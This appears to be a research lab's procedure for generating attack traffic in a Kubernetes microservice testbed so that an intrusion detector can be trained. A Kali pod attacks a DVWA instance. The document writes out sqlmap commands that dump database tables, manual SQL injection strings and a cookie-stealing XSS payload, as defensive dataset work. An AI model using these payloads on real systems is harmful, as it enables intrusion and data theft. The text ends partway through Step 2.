



STANDARD OPERATING PROCEDURE

PROJECT – LEGAL INFERENCE TECHNIQUES FOR MICRO- APPLICATION NETWORK BEHAVIOR IN DECENTRALIZED MICROSERVICE SYSTEMS

2022



TABLE OF CONTENT

STEP 1	Deploy and Configuration.....	1
1.1	Purpose.....	1
1.2	How To Run	1
STEP 2	Dataset Generation	3
2.1	Purpose.....	3
2.2	How To Run	3
STEP 3	Machine Learning Training	14
3.1	Purpose.....	14
3.2	How To Run	14
STEP 4	Greyzone Definition.....	17
4.1	Purpose.....	17
4.2	How To Run	17
STEP 5	Live Detection.....	19
5.1	Purpose.....	19
5.2	How To Run	19

STEP 1

DEPLOY AND CONFIGURATION

1.1 Purpose

To support all processes on this testbed, we need to prepare the environment with 2 additional applications inside our cluster as attack machine and target machine to generate malicious data. We use Damn Vulnerable Web Application as our target attack. To launch the attack inside the Kubernetes cluster, there is a pod need to be deployed in the cluster and several added tool to launch the attack. We used Kalilinux that already customized for this project at <https://hub.docker.com/r/masjohncook/kalilinux-small>, because of the limitation on the docker image provided by Kalilinux.




Figure 1. Prepared Kalilinux Docker Image

1.2 How To Run

1. First, we need to clone the repository to the server using this command

```
:~# git clone git@github.com:masjohncook/APM-ITRI.git
```

Note: to perform cloning this repository you need to be added to the repository contributor because this repository is private repository.

2. We need to deploy DVWA pods to our Kubernetes cluster. We supply the deployment script in our GitHub repository on the folder APM-ITRI/Step 1 - Deploy and Configuration/dvwa_deployment/. Change directory to the dvwa_deployment directory and apply the deployment using following command.

```
:~# kubectl apply -f *.yaml
```

3. Apply the attacker pod by launching the command in the folder APM-ITRI/Step 1 - Deploy and Configuration/kalilinux_deployment/. The deployed pod already equipped with several attack tools inside.

```
:~# kubectl apply -f *.yaml
```

STEP 2

DATASET GENERATION

2.1 Purpose

To perform the attack on the testbed we have 2 different scenarios with 6 types of attack. The scenarios are attack from inside the Kubernetes cluster which need attacker pod inside the cluster and from the outside network which employ some tools to launch the attack. On the other hand, the attack types are vulnerability scan, brute force, denial of service, Cross-site scripting (XSS), and SQL Injection which will launch on both scenarios. To launch that attack we use several tools that must be installed on the attacker machine. Table below shows the list of the tools.

Table 1. List of Tools Used for Attack Reproduction

No	Tool Name	Attack Type	Scenario	
			Internal	External
1	nmap	Service	O	O
2	nikto		O	O
3	dirb		O	O
4	hping		O	O
5	slowloris		O	O
6	burpsuite	Application	X	O
7	lynx		O	X
8	sqlmap		O	O

2.2 How To Run

Finding target IP address: To find the service IP address of DVWA we use command below and taking the note of IP address and the port as shown in the picture.

```
:~# kubectl get svc|grep dvwa
```

```
(base) hsl@hsl-nycu:~$ kubectl get svc|grep dvwa
dvwa                               NodePort    10.110.105.58    <none>    80:30054/TCP
                                   27d
(base) hsl@hsl-nycu:~$
```

Figure 2. Result of Finding IP address command

Service level attack

1. Login to the Kalilinux pod.

```
:~# kubectl exec -it kali-linux-small -- /bin/bash
```

2. Clone the repository (since this repository is a private repository, to access the content you need to send your GitHub username to be added to the contributor)

```
:~# git clone git@github.com:masjohncook/APM-ITRI.git
```

3. Change directory to the attack script and change access mode of all scripts inside to execute.

```
:~# ~/APM-ITRI/Step 2 - Dataset Generation/ 01_attack_
reproduction/attack
```

```
:~# chmod +x *.sh
```

1. Launch the attack script for system attack

```
:~# ./01_attack_reproduction_vulnerabilityscan.sh <ipaddress> <port>
```

```
:~# ./02_attack_reproduction_directorybrute.sh <ipaddress> <port>
```

```
:~# ./01_attack_reproduction_dos.sh <ipaddress> <port>
```

Application-level attack – Blind SQL injection

1. Open new terminal for application-level attack and login to the Kalilinux pod

```
:~# kubectl exec -it kali-linux-small -- /bin/bash
```

2. Check lynx installation, install lynx if it is not installed on the pod. Lynx is a text-based web browser which can be used to access the web page from the command line interface.

```
:~# lynx <ipaddress>
```

Installation:

```
:~# apt update && apt install lynx -y
```

3. Open the web page through lynx note the PHPSESSID and press Y (don't forget to note the PHPSESSID first before pressing Y)




Figure 3. PHPSESSID Shown in The Prompt

4. Login to the page using username: "admin" and password: "password" and press "Enter" 2 times




Figure 4. DVWA Login Page

5. Select "SQL injection (Blind)" menu using arrow in keyboard and press "Enter"

```
:~# kubectl apply -f *.yaml
```

6. Change to the other terminal to launch Blind SQL injection using Sqlmap by typing the following set of commands. After launching those commands below launched the result should be in the picture below



Figure 5. Select 'SQL Injection (Blind)'

7. Test the vulnerability:

```
:~# sqlmap -u "http://<ipaddress>/vulnerabilities/sqli_blind/?id=1&Submit=Submit" cookie="PHPSESSID=<copied PHPSESSID>; security=low
```

8. List the databases:

```
:~# sqlmap -u "http://<ipaddress>/vulnerabilities/sqli_blind/?id=1&Submit=Submit" cookie="PHPSESSID=<copied PHPSESSID>; security=low" --dbs
```

9. Select specific database and show all tables:

```
:~# sqlmap -u "http://<ipaddress>/vulnerabilities/sqli_blind/?id=1&Submit=Submit" cookie="PHPSESSID= copied PHPSESSID;; security=low" -D dvwa --tables
```

10. Select table on the database and dump content:

```
:~# sqlmap -u "http://<ipaddress>/vulnerabilities/sqli_blind/?id=1&Submit=Submit" cookie="PHPSESSID=<copied PHPSESSID>; security=low" -D dvwa -T usersr --dump
```

When the command is launched, a prompt of password decryption will be appeared select "Y" to process the decryption

Application-level attack – Manual SQL Injection

1. Open new terminal for application-level attack

```
:~# kubectl exec -it kali-linux-small -- /bin/bash
```

2. Check lynx installation, install lynx (suppose the lynx already installed in earlier attack step)

```
:~# lynx <ipaddress>
```

3. Login to the using username: “admin” and password: “password” and press “Enter” 2 times




Figure 6. DVWA Login Page

4. Select SQL injection menu using arrow in keyboard




Figure 7. SQL injection Menu Selected

5. Move to the User Id form using arrow on the keyboard and try entering id number 2 in the form.




Figure 8. Test The Vulnerable Form

6. Enter this following command on the User ID form. (The result may be not shown in the window because we use lynx which is text-based web browser)

```
a' or '1'='1
```

```
` and '1'='1' UNION SELECT null, CONCAT(table_name,0x0a,column_name)
FROM information_schema.columns WHERE table_name = 'users' #
```

Application-level attack – Cross-site Scripting (XSS)

1. Open new terminal for application-level attack

```
:~# kubectl exec -it kali-linux-small -- /bin/bash
```

2. Check lynx installation, install lynx if (suppose the lynx already installed in earlier attack step)

```
:~# lynx <ipaddress>
```

3. Login to the using username: “admin” and password: “password” and press “Enter” 2 times




Figure 9. DVWA Login Page

4. Select XSS(Stored) menu using arrow in keyboard

```

Vulnerability: Stored Cross Site Scripting (XSS) :: Damn Vulnerable Web Application (DVWA) v1.... (p1 of 3)
Damn Vulnerable Web Application
* Home
* Instructions
* Setup / Reset DB

* Brute Force
* Command Injection
* CSRF
* File Inclusion
* File Upload
* Insecure CAPTCHA
* SQL Injection
* SQL Injection (Blind)
* Weak Session IDs
* XSS (DOM)
* XSS (Reflected)
* XSS (Stored)
* CSP Bypass
* JavaScript

* DVWA Security
* PHP Info
* About

* Logout

-- press space for next page --
Arrow keys: Up and Down to move, Right to follow a link; Left to go back.
H)elp O)ptions P)rint G)o M)ain screen Q)uit =search [delete]=history list

```

Figure 10. XSS Stored Selected

5. Move to the form which contain "name" and message using arrow on the keyboard and try to give any name and message, just to check the form is works.

```

Vulnerability: Stored Cross Site Scripting (XSS) :: Damn Vulnerable Web Application (DVWA) v1.... (p2 of 3)
Vulnerability: Stored cross site scripting (XSS)

Name * 
Message * 

Sign Guestbook Clear Guestbook

Name: test
Message: This is a test comment.
Name: Widi Viera
Message: Hi my name is Widi Viera
Name: Hi
Message: who am i
Name: hi
Message:
Name: hi
Message:
Name: My Name
Message: This is messages
Name:

hello
Message: this is message

Name: hi
(Textfield "%s") Enter text. Use UP or DOWN arrows or tab to move off.
Enter text into the field by typing on the keyboard
Ctrl-U to delete all text in field, [Backspace] to delete a character

```

Figure 11. Select on the "Name" in Form

6. Enter this following command on the form and choose "Sign Guestbook". (The result will be not shown in the window because we use lynx which is text-based web browser)
To test the XSS vulnerability:

Name *	Hi
Message *	<i>I have a message</i>

7. Launch a XSS attack:

Name *	Hi
Message *	<script>alert (document.cookie)</script>

Attack from external cluster

The basic attack concept where launch from the external of the cluster is the same as the internal attack. The differences between these two are the port number of the target pod and the web browser used in the application-level attack. On the application, level changes lynx to a regular browser and follow the same step in the internal attack

Traffic recording

We have two different approaches for the traffic recording because of the limitation of the performance on the captured data. For the hybrid packet-flow-based, we used the IP address of the pod and for the life detection we used pod interface. For the first approach we did the traffic recording 2 times for the benign traffic and attack traffic. The step by step to obtain the IP address and interfaces of the pods will explain below.

Hybrid-packet-flow-detection

1. Get the IP address of all pods and set the output to the TXT file by run the following command.

```
:~# kubectl get pods -o wide > pods_detail.txt
```

NAME	READY	STATUS	RESTARTS	AGE	IP	NODE	NOMINATED NODE	READINESS GATES
adservice-77d5cd745d-q2hgp	1/1	Running	46 (5h55m ago)	41d	10.244.227.246	hsl-nycu	<none>	<none>
cartservice-7af58f6b-cqew	1/1	Running	55 (5h55m ago)	41d	10.244.227.215	hsl-nycu	<none>	<none>
checkoutservice-69c8ff66ab-nxhbb	1/1	Running	55 (5h55m ago)	41d	10.244.227.238	hsl-nycu	<none>	<none>
compose-post-service-6cbf95587d-cdzrt	1/1	Running	3 (5h55m ago)	41d	10.244.227.225	hsl-nycu	<none>	<none>
currencyservice-77654b8b8d-jkx28	1/1	Running	58 (5h55m ago)	41d	10.244.227.234	hsl-nycu	<none>	<none>
dima-5c07f8ff-abhs	1/1	Running	3 (5h55m ago)	41d	10.244.227.207	hsl-nycu	<none>	<none>
emailservice-54c7c5d9d-w7dh2	1/1	Running	55 (5h55m ago)	41d	10.244.227.200	hsl-nycu	<none>	<none>
frontend-99684f7f8-286hf	0/1	ContainerStatusUnknown	30 (15d ago)	41d	10.244.227.219	hsl-nycu	<none>	<none>
frontend-99684f7f8-2f414	0/1	Evicted	0	12d	<none>	hsl-nycu	<none>	<none>
frontend-99684f7f8-c4ew	1/1	Running	1 (5h55m ago)	12d	10.244.227.249	hsl-nycu	<none>	<none>
frontend-99684f7f8-kskr	0/1	Evicted	0	12d	<none>	hsl-nycu	<none>	<none>
frontend-99684f7f8-q8q4	0/1	Evicted	0	12d	<none>	hsl-nycu	<none>	<none>
frontend-99684f7f8-v72pa	0/1	Evicted	0	12d	<none>	hsl-nycu	<none>	<none>
home-timeline-redis-7bdc8dc45b-zqlcf	1/1	Running	3 (5h55m ago)	41d	10.244.227.253	hsl-nycu	<none>	<none>
home-timeline-service-9f8cc8586-dq955	1/1	Running	3 (5h55m ago)	41d	10.244.227.247	hsl-nycu	<none>	<none>
jaeger-78c5b8fd-vvkkrt	1/1	Running	3 (5h55m ago)	41d	10.244.227.284	hsl-nycu	<none>	<none>
kali-linux-small	1/1	Running	7 (5h55m ago)	118d	10.244.227.221	hsl-nycu	<none>	<none>
loadgenerator-555f8dc47d-tb75q	1/1	Running	0	41d	10.244.227.248	hsl-nycu	<none>	<none>
mariaDb-7c6d9dc48d-tzdkq	1/1	Running	12 (5h55m ago)	41d	10.244.227.255	hsl-nycu	<none>	<none>
media-frontend-f5c6d867c-6qj92	1/1	Running	3 (5h55m ago)	41d	10.244.227.241	hsl-nycu	<none>	<none>
media-memcached-5f5bf0945-88d6r	1/1	Running	3 (5h55m ago)	41d	10.244.227.251	hsl-nycu	<none>	<none>
media-mongodb-5cbba965b-6mhf	1/1	Running	6 (5h55m ago)	41d	10.244.227.212	hsl-nycu	<none>	<none>
media-service-68c6fc4f8-huqfg	1/1	Running	3 (5h55m ago)	41d	10.244.227.195	hsl-nycu	<none>	<none>
nginx-thrift-6455574474-2bwd	1/1	Running	3 (5h55m ago)	41d	10.244.227.231	hsl-nycu	<none>	<none>
payment-service-bbcdcd06-qh92	1/1	Running	58 (5h55m ago)	41d	10.244.227.232	hsl-nycu	<none>	<none>
post-storage-memcached-5dbd76557-gskfr	1/1	Running	3 (5h55m ago)	41d	10.244.227.248	hsl-nycu	<none>	<none>
post-storage-mongodb-6d5b574d9d-22w7	1/1	Running	4 (5h55m ago)	41d	10.244.227.236	hsl-nycu	<none>	<none>
post-storage-service-6b76fbd99-6lrw	1/1	Running	3 (5h55m ago)	41d	10.244.227.224	hsl-nycu	<none>	<none>
productcatalogservice-68765d49b6-b2nrf	1/1	Running	57 (5h55m ago)	41d	10.244.227.197	hsl-nycu	<none>	<none>
recommendationservice-3f6c6796-p7cqb	1/1	Running	59 (5h55m ago)	41d	10.244.227.214	hsl-nycu	<none>	<none>
redis-cart-78746d49dc-f5vzl	1/1	Running	16 (5h55m ago)	41d	10.244.227.217	hsl-nycu	<none>	<none>
shippingservice-5bd985c46d-x2g2k	1/1	Running	60 (5h55m ago)	41d	10.244.227.286	hsl-nycu	<none>	<none>
social-graph-mongodb-79bffc389d-kvzbb	1/1	Running	8 (5h55m ago)	41d	10.244.227.213	hsl-nycu	<none>	<none>
social-graph-redis-6dc48b5a7-dh2zs	1/1	Running	3 (5h55m ago)	41d	10.244.227.239	hsl-nycu	<none>	<none>
social-graph-service-9df948949-g96tn	1/1	Running	3 (5h55m ago)	41d	10.244.227.237	hsl-nycu	<none>	<none>
text-service-7b6f8767c9-bcd85	1/1	Running	3 (5h55m ago)	41d	10.244.227.250	hsl-nycu	<none>	<none>
unique-id-service-3ccc69dc-5lzp	1/1	Running	3 (5h55m ago)	41d	10.244.227.198	hsl-nycu	<none>	<none>
url-shorten-memcached-6765c676f7-8p7jl	1/1	Running	3 (5h55m ago)	41d	10.244.227.238	hsl-nycu	<none>	<none>
url-shorten-mongodb-7c7758f87c-62rkr	1/1	Running	5 (5h55m ago)	41d	10.244.227.201	hsl-nycu	<none>	<none>
url-shorten-service-766c85f68-xxwzc	1/1	Running	3 (5h55m ago)	41d	10.244.227.210	hsl-nycu	<none>	<none>
user-memcached-64d99c8d8-624kg	1/1	Running	3 (5h55m ago)	41d	10.244.227.205	hsl-nycu	<none>	<none>
user-mention-service-38cb87cd7-d9t4c	1/1	Running	8 (5h55m ago)	41d	10.244.227.227	hsl-nycu	<none>	<none>
user-mongodb-7dcbb854df-nmkv	1/1	Running	3 (5h55m ago)	41d	10.244.227.193	hsl-nycu	<none>	<none>
user-service-bc7445c59-zmdgp	1/1	Running	4 (5h55m ago)	41d	10.244.227.252	hsl-nycu	<none>	<none>
user-timeline-mongodb-64d94547c-bnrbt	1/1	Running	2 (5h55m ago)	41d	10.244.227.196	hsl-nycu	<none>	<none>
user-timeline-redis-77b654db4-alc8n	1/1	Running	3 (5h55m ago)	41d	10.244.227.242	hsl-nycu	<none>	<none>
user-timeline-service-7d9944956b-xkigt	1/1	Running	3 (5h55m ago)	41d	10.244.227.242	hsl-nycu	<none>	<none>

Figure 12. Result of "kubectl get pods -o wide"

2. Covert the TXT file to CSV file by copying the TXT (pods_detail.txt) content to the spreadsheet (In our case we used LibreOffice). When copying the TXT, the spreadsheet

app will ask for the how we separate the text, in this case we used fixed width which more convenient.




Figure 13. Fixed Width Separation Process

3. Edit the CSV become only one column which contain only IP addresses and change the header with "NAME" and remove the <none> entry in the CSV file and save the CSV file. This CSV will be used by the traffic capture tools. Put the CSV file in the APM-ITRI/Step 2 – Dataset Generation/02_attack_recorder.




Figure 14. Removing Other Column in CSV file

4. Run the traffic recording tools which located on APM-ITRI/Step 2 – Dataset Generation/02_attack_recorder by input this following command.

```
:~# python record_trafficv3_ip.py
```

Life detection

1. Get the IP address of all pods and set the output to the TXT file by run the following command.

```
:~# kubectl get pods -o wide > pods_detail.txt
```

NAME	READY	STATUS	RESTARTS	AGE	IP	NODE	NOMINATED NODE	READINESS GATES
adsservice-77d5cd745d-q2hgp	1/1	Running	46 (5h55m ago)	41d	10.244.227.246	hsl-nycu	<none>	<none>
cartservice-74f56fd4b-cqscw	1/1	Running	55 (5h55m ago)	41d	10.244.227.215	hsl-nycu	<none>	<none>
checkoutservice-69c8ff664b-nxhbb	1/1	Running	55 (5h55m ago)	41d	10.244.227.238	hsl-nycu	<none>	<none>
compose-post-service-ecb19587d-cdrtt	1/1	Running	3 (5h55m ago)	41d	10.244.227.225	hsl-nycu	<none>	<none>
currencyservice-77654b8b8d-jk628	1/1	Running	50 (5h55m ago)	41d	10.244.227.254	hsl-nycu	<none>	<none>
dwaa-5cf87f8fff-skms5	1/1	Running	3 (5h55m ago)	41d	10.244.227.207	hsl-nycu	<none>	<none>
emailservice-54c7c5d9d-w7dh2	1/1	Running	55 (5h55m ago)	41d	10.244.227.200	hsl-nycu	<none>	<none>
frontend-99684f7f8-286fr	0/1	ContainerStatusUnknown	30 (15d ago)	41d	10.244.227.219	hsl-nycu	<none>	<none>
frontend-99684f7f8-2f4l4	0/1	Evicted	0	12d	<none>	hsl-nycu	<none>	<none>
frontend-99684f7f8-c4qwe	1/1	Running	1 (5h55m ago)	12d	10.244.227.249	hsl-nycu	<none>	<none>
frontend-99684f7f8-kskrw	0/1	Evicted	0	12d	<none>	hsl-nycu	<none>	<none>
frontend-99684f7f8-q8w4	0/1	Evicted	0	12d	<none>	hsl-nycu	<none>	<none>
frontend-99684f7f8-v7zps	0/1	Evicted	0	12d	<none>	hsl-nycu	<none>	<none>
home-timeline-redis-7bdc8dc45b-zqlcf	1/1	Running	3 (5h55m ago)	41d	10.244.227.253	hsl-nycu	<none>	<none>
home-timeline-service-9f8cc8586-dq955	1/1	Running	3 (5h55m ago)	41d	10.244.227.247	hsl-nycu	<none>	<none>
jaeger-78c5b58fd4-vvktf	1/1	Running	3 (5h55m ago)	41d	10.244.227.204	hsl-nycu	<none>	<none>
kali-linux-small	1/1	Running	7 (5h55m ago)	116d	10.244.227.221	hsl-nycu	<none>	<none>
loadgenerator-555f8dc87d-tb75q	1/1	Running	0	41d	10.244.227.240	hsl-nycu	<none>	<none>
mariaadb-7cd09dc48d-1zdkq	1/1	Running	12 (5h55m ago)	41d	10.244.227.255	hsl-nycu	<none>	<none>
media-frontend-f5cd0887c-6aj92	1/1	Running	3 (5h55m ago)	41d	10.244.227.241	hsl-nycu	<none>	<none>
media-memcached-5f5bfb945-88d6r	1/1	Running	3 (5h55m ago)	41d	10.244.227.251	hsl-nycu	<none>	<none>
media-mongodb-5cbb49d5b-6mqhf	1/1	Running	6 (5h55m ago)	41d	10.244.227.212	hsl-nycu	<none>	<none>
media-service-0860c4f8-hqfqs	1/1	Running	3 (5h55m ago)	41d	10.244.227.195	hsl-nycu	<none>	<none>
nginx-thrift-da55574474-zbwmd	1/1	Running	3 (5h55m ago)	41d	10.244.227.231	hsl-nycu	<none>	<none>
paymentservice-bbcbdc06-qh9g2	1/1	Running	50 (5h55m ago)	41d	10.244.227.232	hsl-nycu	<none>	<none>
post-storage-memcached-58d5d76557-g5kfr	1/1	Running	3 (5h55m ago)	41d	10.244.227.248	hsl-nycu	<none>	<none>
post-storage-mongodb-b05b57409d-22m7	1/1	Running	4 (5h55m ago)	41d	10.244.227.236	hsl-nycu	<none>	<none>
post-storage-service-b07f8b999-ql8w	1/1	Running	3 (5h55m ago)	41d	10.244.227.224	hsl-nycu	<none>	<none>
productcatalogservice-68765d40b6-b29nf	1/1	Running	57 (5h55m ago)	41d	10.244.227.197	hsl-nycu	<none>	<none>
recommendationservice-5f8c456796-p7cqb	1/1	Running	59 (5h55m ago)	41d	10.244.227.214	hsl-nycu	<none>	<none>
redis-cart-78746d49dc-f5vzl	1/1	Running	16 (5h55m ago)	41d	10.244.227.217	hsl-nycu	<none>	<none>
social-graph-service-b0f948949-g96tn	1/1	Running	60 (5h55m ago)	41d	10.244.227.206	hsl-nycu	<none>	<none>
social-graph-mongodb-79bffc589d-kvzbb	1/1	Running	8 (5h55m ago)	41d	10.244.227.213	hsl-nycu	<none>	<none>
social-graph-redis-6dc48b5447-zh5zs	1/1	Running	3 (5h55m ago)	41d	10.244.227.239	hsl-nycu	<none>	<none>
social-graph-service-706f8707c9-1cdd5	1/1	Running	3 (5h55m ago)	41d	10.244.227.250	hsl-nycu	<none>	<none>
test-service-706f8707c9-1cdd5	1/1	Running	3 (5h55m ago)	41d	10.244.227.198	hsl-nycu	<none>	<none>
unique-id-service-5ccc69dc6-5lxzp	1/1	Running	3 (5h55m ago)	41d	10.244.227.230	hsl-nycu	<none>	<none>
url-shorten-memcached-6705c676f7-8p7jl	1/1	Running	5 (5h55m ago)	41d	10.244.227.201	hsl-nycu	<none>	<none>
url-shorten-mongodb-7c7758f87c-62rkr	1/1	Running	3 (5h55m ago)	41d	10.244.227.210	hsl-nycu	<none>	<none>
url-shorten-service-76dc8b0f68-xwzc	1/1	Running	3 (5h55m ago)	41d	10.244.227.223	hsl-nycu	<none>	<none>
user-memcached-64d99c8d5-624kg	1/1	Running	3 (5h55m ago)	41d	10.244.227.205	hsl-nycu	<none>	<none>
user-mention-service-58cb87cd75-69t4c	1/1	Running	8 (5h55m ago)	41d	10.244.227.227	hsl-nycu	<none>	<none>
user-mongodb-74cb8854df-m1kv	1/1	Running	3 (5h55m ago)	41d	10.244.227.193	hsl-nycu	<none>	<none>
user-service-bc7445c59-zndgp	1/1	Running	4 (5h55m ago)	41d	10.244.227.252	hsl-nycu	<none>	<none>
user-timeline-mongodb-64d945447c-bnvbt	1/1	Running	3 (5h55m ago)	41d	10.244.227.196	hsl-nycu	<none>	<none>
user-timeline-redis-77b654db8a-4lc8a	1/1	Running	3 (5h55m ago)	41d	10.244.227.242	hsl-nycu	<none>	<none>
user-timeline-service-7d0944950b-xk1gt	1/1	Running	3 (5h55m ago)	41d	10.244.227.242	hsl-nycu	<none>	<none>

Figure 15. Result of "kubectl get pods -o wide"

